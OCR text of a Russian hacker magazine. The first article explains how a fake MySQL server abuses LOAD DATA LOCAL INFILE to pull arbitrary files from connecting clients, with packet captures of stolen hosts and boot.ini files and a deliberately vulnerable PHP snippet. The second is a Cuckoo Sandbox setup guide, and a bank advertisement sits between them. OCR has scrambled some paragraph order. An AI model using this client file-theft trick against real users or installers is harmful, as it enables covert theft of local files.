БОЕВОЙ ХОНИПОТ ИЗ БАЗЫ ДАННЫХ

КРАТКОЕ СОДЕРЖАНИЕ ДЛЯ САМЫХ НЕТЕРПЕЛИВЫХ


Теплый июньский день перед выходным. Ничто не предвещало беды, и тут некто Денис Баранов совместно с Михаилом Фирстовым и Алексеем Осиповым находят 0-day-фичу в реализации SQL-оператора LOAD DATA LOCAL INFILE и пишут под нее сплоит.

ТЕПЕРЬ ПО ПОРЯДКУ

Все началось с того, что в Сети обнаружился забавный хак-квест. В одном из уровней необходимо было влиять на строку соединения к базе данных. Идея понятная: если подменить адрес СУБД, то MySQL-клиент подключится не к серверу разработчика, а к серверу, контролируемому хакером. А значит, для обхода авторизации достаточно поднять свой MySQL-сервер и подменить таблицу с пользователями на свою. Тема не новая: подробнее об атаках с изменением строки соединения можно прочитать, к примеру, на rdot.

Сногсшибательный вектор атак на клиенты MySQL

База данных — лакомый кусочек для хакера. Но атакующий в погоне за информацией в СУБД сам может стать жертвой. Из-за лазейки, оставленной разработчиком, клиент вместо того, чтобы прочитать данные из базы, сам того не подозревая, может передать на сервер произвольный файл со своей системы! Как такое может быть?



Клиент отправляет запрос на сервер #1

org (bit.ly/14rYQA9). Но появилась идея: если человек сам соединяется с твоим сервером, почему бы не найти вариант получения доступа к хосту, с которого он осуществляет соединение?

Есть идея — нужно пробовать! На ум сразу пришел замечательный оператор LOAD DATA LOCAL, который позволяет пользователю базы данных считать файлы со своей локальной системы и отправить их на сервер базы данных. Удобная функция, чтобы не приходилось писать скрипты или загружать файлы на сервер. И более того, она не требует повышенных привилегий, так как считается, что клиент читает собственные файлы. Найти бы вариант выполнить команду LOAD DATA LOCAL INFILE, причем без желания клиента.

В первую очередь изучаем материалы по теме, например на rdot.org (bit.ly/yqUzYw). Помимо описанных трюков, также можно попробовать поиграться с триггерами, но в случае select-запросов они бесполезны.

В итоге для решения задачи нужно представить себе логику программиста, разрабатывающего СУБД. Для того чтобы выполнить запрос, его необходимо распарсить. После этого можно выполнить нужные команды и отдать данные клиенту. Соответственно, запрос с оператором LOAD DATA LOCAL тоже должен где-нибудь разобраться. Варианта всего два: на сервере или на клиенте, но второй случай мы сразу отбрасываем, так как это было бы абсолютно неправильно с точки зрения архитектуры. Значит, оператор все-таки обрабатывается на сервере, после чего клиенту, видимо, отправляет служебное сообщение «Отдай мне файл с таким-то именем». Клиент получает сообщение и отдает запрошенные данные серверу.

А теперь самое главное! А что, если на любой SQL-запрос от клиента отвечать служебным сообщением «Отдай мне файл»? :)

ПРАКТИКА

В обычном случае взаимодействие с БД выглядит так: мы авторизуемся → если авторизация успешна, отправляем запрос → получаем результат. Последние два пункта можно повторять сколько угодно раз. Однако для LOAD DATA LOCAL INFILE все немного иначе. Обрати внимание на IP-адреса и порты, с которых приходят запросы:

1. Предположим, мы уже авторизованы и посылаем запрос LOAD DATA LOCAL INFILE "C:\\Windows\\system32\\drivers\\etc\\hosts" INTO TABLE mysql.test.
2. Сервер отвечает нам неким пакетом, содержащим имя файла, которое было передано клиентом.
3. Клиент отправляет содержимое файла на сервер.

Странное поведение, не находишь? Сразу бросается в глаза, что всю эту последовательность можно сократить до одного шага — шага номер 3. Почуяв неладное, мы решили разобраться. И немного заморочившись с настройками проксирования, получили неожиданный результат.

Если на произвольный запрос MySQL-клиента мы отправим пакет #2, клиент сразу отправит нам содержимое файла независимо от того, какой изначально был запрос!

Сервер просит файл? Дадим ему файл!


ПРОЧТИ ФАЙЛ! ПОЖАЛУЙСТА

В срочном порядке был набросан небольшой сплоит на питоне с гордым названием rogue_

> **В результате простейший скрипт на Python'е, выдающий себя за MySQL-сервер, может прочитать любой файл с подключающегося клиента. Разве это не прекрасно?**

```
4 0.00335100 192.168.127.2   192.168.127.128 MySQL 148 Request Query
5 0.00366300 192.168.127.128 192.168.127.2   MySQL  96 Response TABULAR
6 0.00371600 192.168.127.2   192.168.127.128 TCP    54 32567 > mysql [ACK] Seq=1
7 0.00387500 192.168.127.2   192.168.127.128 MySQL 886 Request [Malformed Packet]
8 0.00597600 192.168.127.128 192.168.127.2   MySQL 114 Response OK
me 5: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface 0
ernet II, Src: Vmware_e2:9c:df (00:0c:29:e2:9c:df), Dst: Vmware_eb:8e:75 (00:50:56:eb:8e:
ernet Protocol Version 4, Src: 192.168.127.128 (192.168.127.128), Dst: 192.168.127.2 (192
nsmission Control Protocol, Src Port: mysql (3306), Dst Port: 32567 (32567), Seq: 12, Ack
QL Protocol
.PV..u.. )....E.
.R..@.@. ).......
.....7=. .!o.q.P.
D@V...&. ...C:\Wi
ndows\sy stem32\d
rivers\e tc\hosts
```

Ответ сервера на запрос LOAD DATA LOCAL #2



Контент файла летит на сервер #3

```
⊟ MySQL Protocol
    Packet Length: 61
    Packet Number: 0
  ⊟ Server Greeting
      Protocol: 10
      Version: 5.1.66-0+squeeze1
      Thread ID: 54
      Salt: evilsalt
    ⊟ Server Capabilities: 0xF7DF
        .... .... .... ...1 = Long Password: Set
        .... .... .... ..1. = Found Rows: Set
        .... .... .... .1.. = Long Column Flags: Set
        .... .... .... 1... = Connect With Database: Set
        .... .... ...1 .... = Don't Allow database.table.column: Set
        .... .... ..0. .... = Can use compression protocol: Not set
        .... .... .1.. .... = ODBC Client: Set
        .... .... 1... .... = Can Use LOAD DATA LOCAL: Set
        .... ...1 .... .... = Ignore Spaces before '(': Set
        .... ..1. .... .... = Speaks 4.1 protocol (new flag): Set
        .... .1.. .... .... = Interactive Client: Set
        .... 0... .... .... = Switch to SSL after handshake: Not set
        ...1 .... .... .... = Ignore sigpipes: Set
        ..1. .... .... .... = Knows about transactions: Set
        .1.. .... .... .... = Speaks 4.1 protocol (old flag): Set
        1... .... .... .... = Can do 4.1 authentication: Set
      Charset: latin1 COLLATE latin1_swedish_ci (8)
    ⊞ Server Status: 0x0002
      Unused:
      Salt: otheaarsal
```

Бит, говорящий о возможности использования LOAD DATA LOCAL

mysql. Весь его функционал заключался в том, что он принимает подключения от MySQL-клиента (причем неважно, какой логин и пароль используется для подключения) и на любой запрос клиента отправляет запрос на чтение определенного файла. Общение выглядит следующим образом:

1. Клиент выполняет запрос SELECT * FROM mysql.user (1).
2. Сервер отвечает: «А прочитай-ка лучше свой файл c:/boot.ini» (2).
3. Прочитать файл? Ну лааадно, держи (3).

В результате простейший скрипт на Python'е, выдающий себя за MySQL-сервер, может прочитать любой файл с подключающего клиента (как в данном случае boot.ini). Разве это не прекрасно?

IN THE WILD

Способ запуска: python rogue_mysql.py. По дефолту читается случайный файл из списка в самом начале скрипта.

Где может пригодиться? К примеру, теперь могут пригодиться установочные скрипты вордпресса или phpMyAdmin с нерабочими базами MySQL. Обращаемся на наш сервер и получаем полноценную читалку файлов в контексте уязвимого клиента. Ниже представлен небольшой пример для наглядности:

```
<?php
  $conn = mysql_connect↵
  ($_GET['mysql_host_port'],↵
  'root', '12345');
  mysql_query('SELECT * ↵
  FROM mysql.user');
?>
```

Или другой вариант: можно реализовать небольшой honeypot, в котором файлы будут читаться с сервера брутера/атакующего. Это вообще может получиться забавный эксперимент с интересными результатами. Так, оставив работающим скрипт rogue_mysql.py, мы насобирали порядочное количество файлов hosts, принадлежащих нашим серверам, с которых мы тестировали брутфорс :).


НЕМНОГО ДЕГТЯ

Уязвимость интересная, но, к сожалению (или к счастью?), не все MySQL-клиенты по умолчанию собраны с флагом, отвечающим за возможность исполнения функционала LOAD DATA LOCAL. Это серьезное ограничение (парни сильно расстроились, когда так и не смогли пробить ни мой GUI-клиент на Mac'е, ни стандартный MySQL-клиент, запущенный на Ubuntu; видимо, в гости в офис PT больше не пустят. — Прим. главреда).

Выяснить, поддерживает ли клиент этот функционал или нет, можно по данным первого пакета, пришедшего серверу от клиента, в секции Server Greeting. Пример данных из такого пакета представлен на рисунке.

НОВАЯ ФИШКА INTERCEPTER-NG

Естественно, эту особенность клиентов MySQL вполне можно использовать при MITM-атаках в процессе проведения тестирования на проникновение. Не надо ждать, пока клиент сам выполнит оператор LOAD DATA LOCAL, — достаточно просто оказаться между ним и сервером :). Ares, автор тулкита Intercepter (intercepter.nerf.ru), заинтересовался нашей находкой и с радостью добавил функционал для реализации подобной атаки. Официально эта функция станет доступной после релиза нового билда. Но если не терпится, ты всегда можешь попросить у автора сборку, включающую в себя этот новый функционал.



Новый функционал в Intercepter-NG

ВМЕСТО ЗАКЛЮЧЕНИЯ

По правде говоря, оператор LOAD DATA LOCAL — это уже сама по себе интересная штука, которая не раз помогала нам при проведении тестов на проникновения, еще до момента, когда мы нашли возможность для выполнения обратной атаки.

Немного покопавшись в документации, мы обнаружили, что разработчики частично в курсе этой особенности. Так, на официальном сайте сказано, что теоретически между клиентом и сервером MySQL может вмешаться третье лицо и модифицировать запрос LOAD DATA LOCAL, в результате в базу будет записан совершенно другой файл. Но такая ситуация маловероятна. А вот что действительно реально, так это описанная сегодня концепция хонипота.

Как ты видишь, тема атаки на клиенты со стороны сервера на данный момент раскрыта не полностью. И вполне реально обнаружить подобные забавные особенности и для других сервисов, доступных по другим портам. Помни, хакер: подключился к чужому серверу — будь осторожен! Атаковать тебя может и легальный владелец ресурса! ⌶

```
Follow TCP Stream
Stream Content
?...
5.1.66-0
+squeeze1.f...Pbxv'\zs.....................Pw) ,WQqg0XJ.
Q.....................................root..0 P....
[{.z.m.v..D...mysql_native_password...............................SELECT * FROM
mysql.user.....c:/boot.ini....[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /
fastdetect ....
```

Сливаем boot.ini


```
127.0.0.1       localhost
127.0.1.1       bt.foo.org      bt

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

Файл атакующего



Получать скидки в барах, ресторанах и магазинах твоего города



Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»

Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
8 (495) 788-88-78 в Москве | **8-800-2000-000** в регионах России (звонок бесплатный)



на правах рекламы

MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ





www.mancard.ru

ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 05.03.2012 №1326"



Алексей Карябкин,
аналитик безопасности
coffein.h@gmail.com

КУКУШКА В ДЕЛЕ

Автоматизация поиска вредоносных файлов в корпоративной сети на базе Cuckoo Sandbox

Вирусная аналитика — очень познавательное и занимательное занятие, особенно поиск и исследование свежих семплов вредоносов. В корпоративной сети делать это вручную достаточно трудоемко и отнимает много рабочего времени. Я расскажу, как автоматизировать этот процесс с помощью Cuckoo Sandbox и повысить эффективность антивирусной защиты в компании.

НАЗНАЧЕНИЕ

Cuckoo Sandbox — автоматизированная опенсорсная система анализа вредоносного ПО (для простоты будем называть ее просто «кукушка»). Кукушка представляет собой песочницу с инструментарием, позволяющим автоматически запускать в ней файлы и анализировать их поведение, а также отслеживать состояния системы (песочницы) и протекающие в ней процессы.

Термин «песочница» определяет изолированную виртуальную среду, предназначенную для тестирования кода или ненадежного ПО. На практике песочница используется для динамического анализа потенциально вредоносных файлов. Ценность такого подхода, в отличие от статического, заключается в получении важной информации о зловреде:

- какие ресурсы используются (как локальные, так и внешние);
- какие применяются методы обхода средств защиты;
- какие уязвимости эксплуатируются.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

Cuckoo Sandbox разработана на Python'е с использованием модульного разделения задач. В качестве изолированной виртуальной среды для анализа потенциальных вредоносов кукушка позволяет использовать следующее ПО виртуализации: KVM, VirtualBox, VMware.

Изначально авторы предполагали в качестве гостевой операционной системы в виртуальной среде использовать Microsoft Windows XP SP3. Видимо, это связано с популярностью именно этой операционной системы и, соответственно, с существующим многообразием многофункционального вредоносного ПО для этой платформы. Однако при тестировании выяснилось, что вопреки предположениям кукушка оказалась работоспособной в ОС Windows Vista и Windows 7, а также OS X. В качестве основной ОС (хост-системы) разработчики рекомендуют платформу GNU/Linux.

Итак, как я уже сказал, Cuckoo Sandbox умеет анализировать файлы и позволяет получить следующие типы отчетов о проверке:

- перечень вызываемых функций Win32 API всеми процессами, порожденными зловредом;
- перечень файлов, которые были загружены, созданы, удалены или к которым происходило обращение во время работы зловреда;
- дамп памяти потенциально вредоносных процессов;
- логирование сетевого трафика в формате PCAP;
- скриншоты рабочего стола, сделанные во время выполнения малвари;
- полный дамп памяти виртуальной машины;
- результат проверки файла на VirusTotal (virustotal.com).

Кукушка может быть использована для анализа исполняемых файлов ОС семейства Windows и динамических библиотек (*.dll), документов в формате PDF и Microsoft Office, URL-ссылок и PHP-скриптов. Благодаря своей модульности, этот инструмент предоставляет тебе широкие возможности для создания собственных скриптов и конфигурации аналитической системы вредоносов.

```
D:\develop\cuckoo_0.5\cuckoo>cuckoo.py

  Cuckoo Sandbox 0.5
  www.cuckoosandbox.org
  Copyright (c) 2010-2012

  Checking for updates...
  Good! You have the latest version available.

2013-07-28 01:57:23,687 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" mac
hine manager
2013-07-28 01:57:24,092 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2013-07-28 01:57:24,092 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis t
asks...
```

Рис. 1. Запуск кукушки




Рис. 2. Результат отправки файла на проверку




Рис. 3. Сформированный отчет проверки в формате HTML

РАЗВЕРТЫВАНИЕ И НАСТРОЙКА КУКУШКИ

Для развертывания Cuckoo Sandbox тебе понадобится следующее ПО:

- дистрибутив Python (2.7);
- SQLAlchemy (0.7.10);
- дистрибутив кукушки;
- дистрибутив виртуальной среды (KVM, VirtualBox или VMware);
- утилита tcpdump для анализа сетевого трафика.

А также дополнительные компоненты, которые рекомендуют разработчики:

- Dpkt (обязателен для установки): требуется для извлечения необходимой информации из сетевых пакетов;
- Jinja2 (обязателен для установки): требуется для отображения веб-интерфейса и HTML-отчетов;
- Magic (дополнительно): требуется для идентификации формата проверяемого файла;
- Pydeep (дополнительно): требуется для вычисления нечетких хешей;
- Pymongo (дополнительно): требуется, если используется база данных MongoDB вместо стандартной;
- Yara и Yara Python (дополнительно): требуется для сравнения Yara-сигнатур (лучше использовать svn-версию);
- Libvirt (дополнительно): требуется в случае использования менеджера виртуальных машин KVM;
- Bottlepy (дополнительно): требуется для использования утилиты web.py и api.py (директория utils, в составе дистрибутива кукушки);
- Pefile (дополнительно): требуется для выполнения статического анализа бинарных файлов PE32;
- Python Image Library (дополнительно): требуется для снятия скриншотов рабочего стола (виртуальная среда), в процессе анализа зловреда.

Замечу, что при установке дополнительных компонентов тебе потребуется иметь предустановленные пакеты для Python'а: MarkupSafe-0.18, setuptools-0.9.6. Как отмечено выше, авторы кукушки рекомендуют использовать в качестве основной ОС (хост-системы) платформу GNU/Linux. По определенным причинам я мог использовать только компьютер с предустановленной ОС семейства Windows. Поэтому, идя вразрез с рекомендациями, я решил использовать Windows XP SP3. И это решение создало мне немало трудностей (пришедших в негодность две клавиатуры и одного мыша), пока я успешно не запустил эту песочницу. Для себя в очередной раз сделал вывод — по возможности лучше прислушиваться к рекомендациям.

В целом, следуя официальной инструкции Cuckoo Sandbox Book (bit.ly/14w9oky) (офлайн-версия лежит в каталоге `cuckoo\docs\book`), развернуть и настроить кукушку не составит особого труда, особенно если ты будешь разворачивать ее на Linux. Я лишь кратко укажу самые важные моменты.

Все конфигурационные файлы Cuckoo Sandbox расположены в папке `Cuckoo\conf\`. В файле `cuckoo.conf` производятся основные настройки работы аналитической системы. В нем необходимо указать IP-адрес ПК, на котором будет запущена cuckoo. Кроме того, при использовании функции анализа сетевого трафика необходимо указать путь расположения утилиты tcpdump.exe, а также идентификатор сетевого устройства, которое будет прослушиваться. В данном случае лучше всего использовать сетевое устройство виртуальной машины, чтобы однозначно определять принадлежность трафика. Для получения списка идентификаторов сетевых устройств (в Windows) можно воспользоваться той же утилитой tcpdump с параметром –D.

В `processing.conf` настраивается обработка полученной информации. В нем ты можешь определить, какую категорию получаемой информации необходимо обрабатывать. А в файле `reporting.conf` нужно выбрать, в каком формате формировать отчет о результатах проверки.



КУКУШКА НА WINDOWS

На случай, если ты решишь, как и я, разворачивать кукушку на винде, расскажу, какие трудности тебя ожидают. Связаны они в основном с установкой дополнительных компонентов — Magic и pydeep.

Magic необходим Cuckoo Sandbox для определения типа файла по его расширению. В официальной документации авторы ссылаются на ресурс разработчиков (bit.ly/ra2fR0). Однако мне не удалось установить этот пакет, так как он требовал компиляции библиотек. Проблему установки можно было решить компиляцией либо воспользоваться готовыми библиотеками (если такие имеются). Я пошел по второму пути. Установочный пакет python-magic и инструкцию по установке ты можешь найти тут: bit.ly/19Il1ES. Обращаю твое внимание, что для успешной установки пакета потребуется скопировать в системную папку `C:\Windows\System32` три динамические библиотеки: magic1.dll, zlib1.dll, regex2.dll. Ссылки для скачивания найдешь на той же странице.

Компонент pydeep, или ssdeep (у меня был ssdeep-2.9-0.3), используется кукушкой для вычисления fuzzy-хешей (нечетких хешей). Это очень распространенный метод для идентификации неидентичных объектов. Применим, например, в аналитике вредоносов, для обнаружения различных сборок одного и того же класса. К сожалению, для ssdeep я готовых библиотек не нашел. Поэтому пришлось компилировать самому. Нагуглил только рекомендацию, что для сборки библиотек под Windows необходимо установить Python 2.7 (или выше), компилятор GCC (MinGW) и Cython.

Python уже установлен, качаем MinGW и Cython. Так как для установки Cython'а тоже требуется компиляция библиотек, сперва уста-

> *Создание виртуальной среды для проверки потенциальных вредоносов — процесс творческий, нужно сделать ее максимально похожей на реальную компьютерную систему, в которой работает пользователь*

```
D:\develop\cuckoo_0.5\cuckoo\utils>submit.py --url ya.ru
Success: URL "ya.ru" added as task with ID 19

D:\develop\cuckoo_0.5\cuckoo\utils>submit.py --package exe D:\notepad.exe
Success: File "D:\notepad.exe" added as task with ID 20

D:\develop\cuckoo_0.5\cuckoo\utils>
```

Рис. 4. **Отправка файла на проверку из консоли**

НАСТРОЙКА ВИРТУАЛЬНОЙ СРЕДЫ

Создание виртуальной среды для проверки потенциальных вредоносов — процесс творческий, нужно сделать ее максимально похожей на реальную компьютерную систему, в которой работает пользователь. Это позволит тебе получить наилучший результат при анализе файлов.

При настройке виртуальной среды сетевое взаимодействие с виртуальной машиной необходимо настроить как сетевой мост. Заранее определи IP-адрес(а), который(е) будет использовать виртуальная машина при ручной настройке сетевого интерфейса. А также отключи брандмауэр и центр обновления.

Если планируется использовать одноранговую сеть, необходимо задать пароль для учетки локального пользователя виртуальной машины (настройка ОС) и создать локального пользователя в основной системе с таким же именем и паролем (применительно для Windows).

Кроме того, на виртуальной машине нужно установить дополнительное ПО в соответствии с типами файлов, которые планируешь проверять в виртуальной среде.

После того как завершишь настройку виртуальной среды, не забудь сохранить ее состояние и сделать клон виртуальной машины (на всякий случай). Как — подробно описано в официальной инструкции (bit.ly/13H7Opy).

Затем в конфигурационном файле <machinemanager>.conf, который определяет настройки работы виртуальной среды, тебе потребуется указать перечень используемых виртуальных машин, режим запуска виртуальной среды, IP-адреса и другое.

После чего самое время проверить работоспособность кукушки. Для этого тебе потребуется выполнить скрипт `cuckoo.py`, который расположен в корне каталога `cuckoo`. Результат успешного выполнения скрипта изображен на рис. 1. Если при запуске кукушки выдается сообщение об ошибке, еще раз убедись, все ли необходимые компоненты были установлены, и проверь конфигурационные файлы.

ПРОВЕРКА ФАЙЛОВ

Чтобы выполнить проверку файла в виртуальной среде Cuckoo, ты можешь воспользоваться веб-интерфейсом, который запускается скриптом `web.py`, расположенным в каталоге `cuckoo\utils`.

В браузере перейди по адресу `http://127.0.0.1:8080`. В форме выбери файл, который требуется проверить. Установи приоритет и дополнительные опции — и файл готов к отправке на проверку в песочницу.

С описанием параметров и опций проверки файла можешь ознакомиться здесь: bit.ly/16uw9TR либо bit.ly/12Upeo7.

При успешной отправке файла система сообщит тебе идентификатор задачи и ссылку на задачу, где ты сможешь просмотреть результат проверки (рис. 2). По окончании анализа файла в виртуальной среде в зависимости от настроек аналитическая система сформирует отчет, который станет доступным для просмотра.

Помимо веб-формы, для отправки файла или ссылки на проверку в песочнице ты можешь использовать скрипт `submit.py` из `cuckoo\utils`. Принцип использования скрипта схож с веб-формой. Также в качестве входных параметров необходимо указать параметры и опции проверки файла (рис. 4).

Во время отправки файла или ссылки на проверку для формируемой задачи кукушка создает профиль с именем идентификатора задачи. Профиль создается в каталоге `cuckoo\storage\analyses\` (рис. 5).

навливаем MinGW. Замечу, что после установки компилятора стоит проверить переменные среды, а точнее наличие в переменной PATH строки `c:\mingw\bin`. Если нет — дописываем и перезагружаемся.

Далее необходимо сообщить Python'у, что для компиляции будем использовать компилятор MinGW. Для этого переходим в каталог `Python27\Lib\distutils\`. Создаем в нем конфигурационный файл `distutils.cfg` (изначально его там нет) и записываем в него следующие строки:

```
[build]
compiler = mingw32
```

Также немного скорректируем файл `cygwinccompiler.py`, который расположен в том же каталоге. В нем надо закомментировать вызов метода `self.set_executables(...)` в классах `CygwinCCompiler (UnixCCompiler)` и `Mingw32CCompiler (CygwinCCompiler)`, после чего можно приступить к установке Cython. Но это не все.

Выполнив все необходимые для этого требования, я приступил к установке ssdeep. Но и тут без подводных камней не обошлось. Во время компиляции установочный скрипт `setup.py` (ssdeep) в командной консоли Windows пытается выполнить команду `./configure && make`. И понятное дело, вылетает ошибка — командный интерпретатор не знает такой команды.

Что ж, раз уж пошла такая пьянка, давай устанавливать Cygwin. При установке Cygwin также необходимо выбрать дополнительный пакет make. После установки Cygwin нужно отредактировать установочный скрипт `setup.py` (ssdeep): в классе `class BuildExtension(build_ext.build_ext)` изменить строку

```
(cd ssdeep && ./configure && make)
```

на

```
(cd ssdeep && sh configure && make),
```

потому что Cygwin тоже не понимает `./`.

Далее нужно запустить консоль Cygwin, перейти в каталог `ssdeep-2.9-0.3\ssdeep\` и выполнить команду

```
sh configure && make
```

И только после ее успешного выполнения в командной консоли Windows можно выполнить скрипт установки `setup.py install` (ssdeep).

Почему необходимы такие танцы с бубном, я не совсем понимаю, но только так компонент ssdeep устанавливается успешно.

В результате выполнения проверки в профиле задачи сохраняется вся информация, полученная при анализе файла или ссылки в виртуальной среде Cuckoo Sandbox. Это скриншоты активных окон, состояние системы, файлы, перехваченный трафик, результаты проводимого анализа и отчеты.

АВТОМАТИЗАЦИЯ ПОИСКА И АНАЛИЗА ПОТЕНЦИАЛЬНО ВРЕДОНОСНЫХ ФАЙЛОВ

Для создания автоматической системы поиска и анализа малвари необходимо решить следующие задачи:

1. Организовать автоматизированный поиск потенциальных вредоносов на корпоративных ПК.
2. Определить правила поиска и возможность их расширения.
3. Обеспечить сбор и учет найденных потенциальных вредоносов в «хранилище».
4. Организовать автоматическое сканирование хранилища на предмет появления новых необработанных (непроверенных) файлов и их запуск на проверку в виртуальной среде.
5. Организовать удаленное управление и просмотр результатов работы.

ПРИНЦИП РАБОТЫ

Как уже было сказано, наша цель — построить автоматизированную систему поиска и анализа потенциальных зловредов в корпоративной сети. Эта система состоит из двух частей: сервера поиска файлов (собирает и хранит их) и сервера анализа найденных файлов.

Настроенный сервер сканирования ведет постоянный (либо по расписанию) поиск на корпоративных ПК потенциальных вредоносов в соответствии с определенными параметрами. При выявлении подобных файлов они переносятся в хранилище на сервере приложений (system-host). Система автоматического анализа файлов на сервере приложений (system-host) отслеживает состояние хранилища и при появлении новых файлов помещает их в очередь для анализа в виртуальной среде. По завершении проверки каждого файла в базе данных создается отчет, который можно просмотреть через веб-форму на сервере приложений.

Предполагаемая схема построения автоматизированной системы поиска и анализа потенциальных вредоносов изображена на рис. 7.

ПРАВИЛА ПОИСКА

В корпоративной сети ПК представляет собой динамическую систему, которая все время изменяется. Пользователь постоянно запускает различные приложения, открывает и создает файлы, посещает интернет-ресурсы, в результате чего в системе появляются новые файлы.

При анализе состояния компьютерной системы невозможно заранее знать, скомпрометирована ли система, а при поиске потенциальных вредоносов — какой из файлов представляет угрозу. Поэтому сначала необходимо определиться с признаками заражения ПК и классификацией файлов, благодаря чему станет возможным относить файлы к категории представляющих потенциальную угрозу. К таким признакам можно отнести:

